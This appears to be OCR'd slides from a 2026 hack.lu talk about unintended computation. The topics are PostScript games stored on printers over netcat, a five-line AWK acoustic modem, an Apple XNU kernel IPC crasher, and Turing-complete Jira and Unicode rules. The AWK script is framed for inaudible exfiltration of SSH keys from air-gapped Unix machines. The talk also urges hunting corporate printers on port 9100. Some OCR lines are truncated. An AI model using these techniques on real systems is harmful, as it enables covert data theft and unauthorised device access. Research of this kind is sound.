Unintended Computations

From bug exploitation to general systems hacking

Nicolas Seriot
21st October 2026

hack.lu

A Hack is a Surprise

the gap

Ok, what can I do with this system?


← curiosity
creativity
technical skills


Reveal **a capability** that is already there, but unnoticed.

The **surprise** comes from our **wrong assumptions**.

hacking doesn't require
that we modify a system


Mohamed Ouad + Bartek Górkiewicz @ hack.lu






driesdepoorter.be

1. PostScript



https://github.com/nst/PSTris

Wrong assumption:
PostScript is limited to being a document format for laser printers



https://github.com/nst/PSSokoban

Sun Mar 30 16:11

PSChess — -zsh — 80×24

~/Projects/PSChess — -zsh

```
nseriot@IMAC-GL019 PSChess % cat pschess_compact.ps - | nc 172.20.10.7 9100
```

Paged Out #7

Print to Play

Printers are possibly the most hated appliances, right up there with washing machines. However, high-end laser printers[1] can interpret PostScript, a vintage, stack-based, Turing-complete programming language[2]. Can we make printers cool again?

1 Interactive PostScript

PostScript printers[1] listen on port 9100 for raw printing. Quick test: print a blank page by sending this raw PostScript command using netcat: `echo "showpage" | nc 172.16.158.40 9100`.

```
nc 172.16.158.40 9100
%!PS
executive

KONICA MINOLTA bizhub 4422
Version 3011.010
PS> 1 2 add ==
3
```

While PostScript wasn't designed to be interactive, you can enter "executive mode" by sending two lines (or this one-liner[3]). After that, type commands directly – they'll be interpreted on the fly.

A PostScript program can even read user input as if from a file, using `(%lineedit) (r) file ( ) readline`. With that, you have everything needed to write advanced interactive programs such as "*Guess a number*".

2 Tic Tac Toe

By combining user interactions and PostScript's graphic capabilities, we can implement a Tic-Tac-Toe game[4]. Algorithm 1 is quite simple yet still "fun" to play against, featuring random behavior from the printer.

Algorithm 1 Printer Tic-Tac-Toe Logic

```
loop
    if game is over then
        exit
    else if printer can win with X then
        play X there
    else if human can win with O then
        play X there
    else
        play randomly
    end if
    get human input
end loop
```

[1] Tested on Konica Minolta Bizhub 4422 and RICOH M C240FW. Your mileage may vary.


[2] Unfamiliar with PostScript programming? check out https://seriot.ch/projects/programming_in_postscript.html

[3] `(echo $'%!PS\nexecutive\n'; cat) | nc 172.16.158.40 9100`

[4] https://github.com/nst/PSTicTacToe

3 Upload Game to Printer

We can even store programs directly inside the printer, exploiting a little known PostScript capability. Listing 1 embeds the minified Tic-Tac-Toe program. Save it in `x.ps`, then send it to the printer: `cat x.ps | nc 172.16.158.40 9100`. `x.ps` will act as a vector and leave its payload `ttt.ps` on the printer's file system[5].



```
% a handwritten Tic-Tac-Toe program stored in a string
/prog(/d{def}def/e{exch}d/M{moveto}d/O{pop}d/g{getinterval
}d/l{length}d/L{lineto}d/I{if}d/P{putinterval}d/D(1234567\
89)d/nf{0 b{46 eq{1 add}I}forall}d/R{/q false d 0 1 8{/i e
d/A b dup l string cvs d A i 1 g(.)eq{[(X)(O)]{/p e d A i
p P A B{b i(X)P/q true d exit}I}forall}I q{exit}I}for q}d
/Q{/x rand nf mod d/c 0 d 0 1 b l 1 sub{/i e d b i 1 g(.)
eq{c x eq{b i(X)P exit}I/c c 1 add d}I}for}d/r{{(human (1\
-9)>>)print flush(%lineedit)(r)file(_______)readline O dup
l 0 gt{0 1 g}{O ( )}ifelse/o e d D o search{O O O b o cvi
1 sub 1 g(.)eq{o cvi 1 sub exit}I}{O}ifelse(bad input)= S}
loop}d/B{/z e d/N[[0 1 2][3 4 5][6 7 8][0 3 6][1 4 7][2 5
8][0 4 8][2 4 6]]d/V false d[(O)(X)]{/p e d N{/T e d/V
true d T{/U e d/V z U 1 g p eq V and d}forall V{exit}I}
forall V{exit}I}forall V}d/S{0.2 setlinewidth 10 10 scale
20 70 M 20 40 L 30 70 M 30 40 L 10 60 M 40 60 L 10 50 M 40
50 L stroke 0 1 b l 1 sub{/i e d b i 1 g(.)ne{gsave 10 i 3
mod 10 mul add 3 add 70 i 3 idiv 10 mul sub 7 sub M b i 1
g show grestore}I}for m null ne{10 30 M m show}I showpage}
d/C{/E e d/K e d/m null d nf 0 eq{/m(TIE)d/E true d}I b B{
/m(_______WINS)d m 0 K P/E true d}I E{S}I m null ne{quit}
I}d/Courier findfont 5 scalefont setfont/b D d/m(HUMAN PL\
AYS O)d S/b(.........)d{/m null d b r(O)P(__HUMAN) false C
R not{Q}I(PRINTER)true C}loop}def

% leave the program on the printer's file system
/f (ttt.ps) (w) file def
f prog writestring f flushfile f closefile
```

Listing 1: A PostScript program that will save a Tic-Tac-Toe game as `ttt.ps` on the printer's file system.

4 Results and Future Work

	O	X
	O	
O	X	X

You can now play against the printer by entering executive mode and typing `(ttt.ps) run`. Human starts and plays `O`, choosing squares 1–9 in the shell. Printer will print its own moves on paper. Good luck!

Next steps: go hunt for corporate printers waiting for your programs[6] on port 9100, and show your colleagues that printers *are* cool again. Washing machines? Not yet.

[5] Type `(ttt.ps) deletefile` to delete `ttt.ps`.

[6] See also https://github.com/nst/PSChess


😮 You can write Tic-Tac-Toe in PostScript.

🧨 You can leave the program on the printer's **persistent storage** and execute it over netcat.

2. AWKward Modem

WarGames, 1983

Bell 103 protocol, AT&T, 1962



a 50-year-old
line-processing language

```
# Usage: echo "Secret" | LC_ALL=C awk -f b.awk > out.wav
BEGIN{M=1270;S=1060;R=300;H=2^16;FS="";for(i=256;i--;)o[sprintf("%c",i)]=i;printf"RIFF";P(H*H-1);
printf"WAVEfmt ";P(16);P(65537);P(48e3);P(96e3);O(2);O(16);printf"data";P(H*H-1);B(1)}
function P(v){O(v);O(v/H)}function O(v){printf"%c%c",v%256,v/256%256}function B(b,j)
{for(j=48e3/R;j--;){p+=6.283*(b?M:S)/48e3;O((sin(p)*3e4+H)%H)}}function W(c,b){B(0);
for(b=8;b--;){B(c%2);c=int(c/2)}B(1)}{for(i=0;i++<NF;)W(o[$i]);W(10)}END{B(1)}
```

Terminal Shell Edit View Window Help

article.pdf
1 page

nst — -zsh — 80×24

```
nst@bmbp ~ % cat /Users/nst/Desktop/news.txt | awk -f /Users/nst/Library/CloudSt
orage/Dropbox/audio/bell103/b.awk > out.wav && afplay out.wav
```

nst — -zsh — 80×24

```
nst@bmbp ~ %
```

also use an existing decoder such as minimodem[].

```
-rx 300 -f out.wav
```

n even decode live from the microphone. In
ronments, the error rate is near zero at short

```
stall sox minimodem
0 -t wav - | minimodem --rx 300 -f -
```

```
48000 -f S16_LE -t wav - \
300 -f -
```

nic Exfiltration


udio hardware operates up to 20 kHz,
human hearing tends to drop with age,
lz around age 45. By shifting transmis-
nto this near-ultrasonic range, data can

s mode, set M to 17500 and S to 15000
and in minimodem flags. A nearby at-
rd the tones with the iOS Voice Memo
le) for later decoding.

```
minimodem --rx 300 -M 17500 -S 15000 -f out.wav
```

With no Internet access, no compiler, and no install rights, an attacker can still turn to awk. awk is a POSIX-standard utility, available on virtually every UNIX system since the 1970s. It processes text files, with optional

Bell 103 (M=1270 Hz, S=1070 Hz)



Paged Out #8

An AWKward Modem

5 Lines to Scream in Silence

Remember *WarGames*, where a teenager dials into a military supercomputer via an acoustic coupler — a device that converts data into sound over a telephone handset? Can we revive this technique to exfiltrate data from a locked-down Unix system?

Figure 1: The acoustic coupler in *WarGames*

1 Acoustic Modems

The Bell 103 protocol was introduced by AT&T in 1962. Each byte is framed as: `0 BYTE_LSB 1`. For example `*` (ASCII 42) becomes `0 01010100 1`. The modem transmits each `1` (`MARK`) with a 1270 Hz tone and each `0` (`SPACE`) with a 1070 Hz tone. At 300 baud (300 symbols per second) and 10 bits per byte, Bell 103 transfers 30 bytes/s. Not fast, but enough to exfiltrate an SSH private key in under a minute.

2 Create WAV Files With AWK

With no Internet access, no compiler, and no install rights, an attacker can still turn to `awk`, a POSIX-standard utility, available on virtually every Unix system since the 1970s. `awk` processes text files line by line, with optional BEGIN and END blocks. Perfect for encoding Bell 103 tones into a WAV file![1]

`bell103.awk`[2] comes fully commented, but the compact 5-line version (433 bytes) below is all you need — ready to type or copy-paste[3].

The BEGIN block outputs the WAV header, followed by a MARK carrier for synchronization. The main block turns each character of input into 10 tones. The END block writes a final MARK carrier.

3 Decode the Signal

Implementing a Bell 103 decoder is relatively straightforward. For each bit, the Goertzel algorithm measures which of the two frequencies has more energy. We can also use an existing decoder such as `minimodem`[4].

```
minimodem --rx 300 -M 1270 -S 1070 -f out.wav
```

We can even decode live from the microphone. In quiet environments and with good hardware, the error rate is near zero at short distances[5].

```
# On macOS: brew install sox minimodem
rec -q -c 1 -r 48000 -t wav - \
  | minimodem --rx 300 -M 1270 -S 1070 -f -
```

```
# On Linux
arecord -q -c 1 -r 48000 -f S16_LE -t wav - \
  | minimodem --rx 300 -M 1270 -S 1070 -f -
```

4 Ultrasonic Exfiltration

While standard audio hardware operates up to 20 kHz, the upper limit of human hearing tends to drop with age, often to 15–16 kHz around age 45. By shifting into this near-ultrasonic range, data can flow inaudibly.

To enable this mode, set M to 17500 and S to 15000 in the awk script and in `minimodem` flags. Interestingly, the iOS Voice Memo app in lossless mode faithfully captures these frequencies. A nearby iPhone could record this silent transmission for later decoding.

```
minimodem --rx 300 -M 17500 -S 15000 -f out.wav
```




Figure 2: Frequency Shift Keying Waveforms

```
# b.awk - an AWKward Modem - Nicolas Seriot 2026 seriot.ch
# Usage: echo "Secret" | LC_ALL=C awk -f b.awk > out.wav
BEGIN{M=1270;S=1070;R=300;H=2^16;FS="";for(i=256;i--;)o[sprintf("%c",i)]=i;printf"RIFF";P(H*H-1);
printf"WAVEfmt ";P(16);P(65537);P(48e3);P(96e3);O(2);O(16);printf"data";P(H*H-1);B(1)}
function P(v){O(v);O(v/H)}function O(v){printf"%c%c",v%256,v/256%256}function B(b,j)
{for(j=48e3/R;j--;){p+=6.283*(b?M:S)/48e3;O((sin(p)*3e4+H)%H)}}function W(c,b){B(0);
for(b=8;b--;){B(c%2);c=int(c/2)}B(1)}{for(i=0;i++<NF;)W(o[$i]);W(10)}END{B(1)}
```

[1] `awk` works with text and gets confused by NUL characters. Encode binary files in Base64 before transmission.
[2] `bell103.awk` `https://gist.github.com/nst/73ba26cff092cecdac0a851c56ef0243`
[3] On Linux, `awk` may be a symlink to `gawk`. If so, prefix `LC_ALL=C` to prevent `gawk` from UTF-8 encoding binary output.
[4] Kamal Mostafa `http://www.whence.com/minimodem/`
[5] Depending on your hardware, you may need to decrease the baud rate from 300 to 100 or lower for reliable data transmission.

Ultrasonic Version 🔊

	Bell 103	Ultrasonic
Mark	1270 Hz	17500 Hz
Silence	1070 Hz	15000 Hz

😮 5 lines of AWK implement an ultrasonic modem on virtually any Unix system

🧨 Air-gapped data exfiltration channel, SSH key in < 60 s

Where our Assumptions Fail

No Bugs

Systems behave as expected.
No bug to patch.

1. PostScript
2. AWK Modem

Wrong assumptions about **usage**

Bugs

System is not implemented properly.
Behavior leaves the intended model.

3. Apple XNU

Wrong assumptions about **implementation**

Apple XNU kernel IPC deadlock

crasher

```
mach_port_allocate(task, MACH_PORT_RIGHT_RECEIVE, &port);
mach_port_insert_right(task, port, port, MACH_MSG_TYPE_MAKE_SEND);
mach_port_request_notification(task, port, MACH_NOTIFY_NO_SENDERS, 0, port,
                               MACH_MSG_TYPE_MAKE_SEND_ONCE, &previous);
mach_port_destruct(task, port, -1, 0);
```

ipc_right.c
iOS, macOS, watchOS, visionOS < 27.0

```
    /* Unlock space */

    is_write_unlock(space);

-   ipc_notify_no_senders_emit(nsrequest);

    ipc_port_destroy(port); /* clears receiver, consumes ref, unlocks */

+   ipc_notify_no_senders_emit(nsrequest);

    if (request != IP_NULL) {
        ipc_notify_port_deleted(request, name);
    }
```

the fix

😮 Until 2026-09, **two swapped lines** in Apple kernel let unprivileged programs / apps reboot any system

🧨 `/sbin/reboot` is reserved for root

https://seriot.ch/security/ipc_panic.html

Where our Assumptions Fail

No Bugs

Wrong assumptions about **usage**

Bugs

Wrong assumptions about **implementation**


Computer / Interpreter

Wrong assumptions about **programmability**.
Weird machines
Crafted input acts as a program.

(Bratus)

(Bratus + Dullien)

How to Spot Turing-Completeness



Intuitively

1. Storage that can grow **2. Test and branch** **3. Repetition**

---

formally

Universal Models

Minsky 2-register
2-tag rewrite system
Brainf*ck
…

simulate in →

System

Surprisingly Turing-complete (Gwern)
Eg. CSS, PowerPoint, Minecraft, …

Minsky 2-register machine

A super simple universal computer

Marvin Minsky

2 counters

+1

jump-if-zero
else -1

$\mathbb{N}$ register A

$\mathbb{N}$ register B


```
INC(R,S)          # R++; goto S;

JZDEC(R,S,S')     # if(R==0) {
                  #   goto S;
                  # } else {
                  #   R--; goto S';
                  # }
```

Jira

4. JIRA

Minsky reduction

Add bugs into tasks





```
TODO:
    if (bugs > 0) {
        bugs--;
        goto DEV;
    } else {
        goto PROD;
    }
DEV:
    tasks++;
    goto TODO;
PROD:
    return;
```

Epic status = State

Register A = Tasks

Register B = Bugs



https://nst021.atlassian.net/browse/MIA-9

Jira

Search

Create

For you
Recent
Starred
Apps
Plans
Spaces
Recent
Minsky Addition
Fibonacci
More spaces
Filters
Dashboards
Teams
Custom

Spaces / Minsky Addition / MIA-9

Machine

> TODO boots the machine

Description

Add a description...

Child work items

Add child work item

Linked work items

relates to

MIA-32	Task	BACKLOG
MIA-33	Task	BACKLOG
MIA-34	Task	BACKLOG
MIA-35	Bug	BACKLOG
MIA-36	Bug	BACKLOG

3 tasks

2 bugs

2 + 3 = 5 🤓

Backlog

Details

Assignee
Unassign
Assign to me

Labels
None

Parent
None

Due date
None

Team
None

Start date
None

5. Unicode UTS#35

Transliteration rules can simulate 2-tag systems

cldr / common / transforms / Latin-Katakana.xml

Code Blame 396 lines (396 loc) · 10.2 KB

```
ba ↔ バ ;
bi ↔ ビ ;
bu ↔ ブ ;
be ↔ ベ ;
bo ↔ ボ ;
c } i → | s ;
c } e → | s ;
da ↔ ダ ;
di ↔ ディ ;
```

```
M a [abc] ([abc]*) > | M $1 b c ;
M b [abc] ([abc]*) > | M $1 a ;
M c [abc] ([abc]*) > | M $1 a a a ;
```

Production rules:

```
a -> bc
b -> a
c -> aaa
```

Emil Leon Post

Computation (Collatz sequence)

```
aaa <-> n=3
  abc
    cbc
      caaa
        aaaaa  <-> 5
          aaabc
            abcbc
              cbcbc
```

https://seriot.ch/computation/uts35/

NC Tech.
@neoclassic_tech

Translated from Japanese Show original

A research report came out stating that
the character transformation rules defined in Unicode standard UTS#35 are #Turing complete 🤓
seriot.ch/computation/ut...

Inspired by this,
I tried creating an implementation that "solves #Sudoku" using only UTS#35 transformation rules 😎

The algorithm is implemented solely with transformation rules.
Python is used only for auxiliary purposes: repeated execution of transformations and visualization.


Rate this translation:

```
MI):sudoku-uts35/test/2026.0

Unicode UTS #35 Sudoku Solver
=============================
ICU PASS      611
MODE          REWINDECHECK
CELL          R4C1
DIGIT         3
DEPTH         8
BACKTRACKS    0
STATE SIZE    719 characters

2 6 1 | 3 7 4 | 5 8 9
3 4 5 | 8 9 2 | 7 6 1
7 8 9 | 1 6 5 | 2 4 3
------+-------+------
3 . . | . . . | 9 . 6
9 . . | 5 . 8 | 1 7 .
1 . 7 | 9 4 6 | . . .
------+-------+------
5 . . | 4 . . | 6 . 8
6 . . | . 8 . | 4 9 5
8 1 4 | 6 5 . | 3 . 7

RECENT EVENTS
  [    592] REWIND: check R4C1 with 7
  [    596] REWIND: check R4C1 with 8
  [    600] REWIND: check R4C1 with 9
  [    604] REWIND: check R4C1 with 1
  [    608] REWIND: check R4C1 with 2
  [    611] REWIND: check R4C1 with 3
```

6. Terminfo

Computational power emerges from **composition**

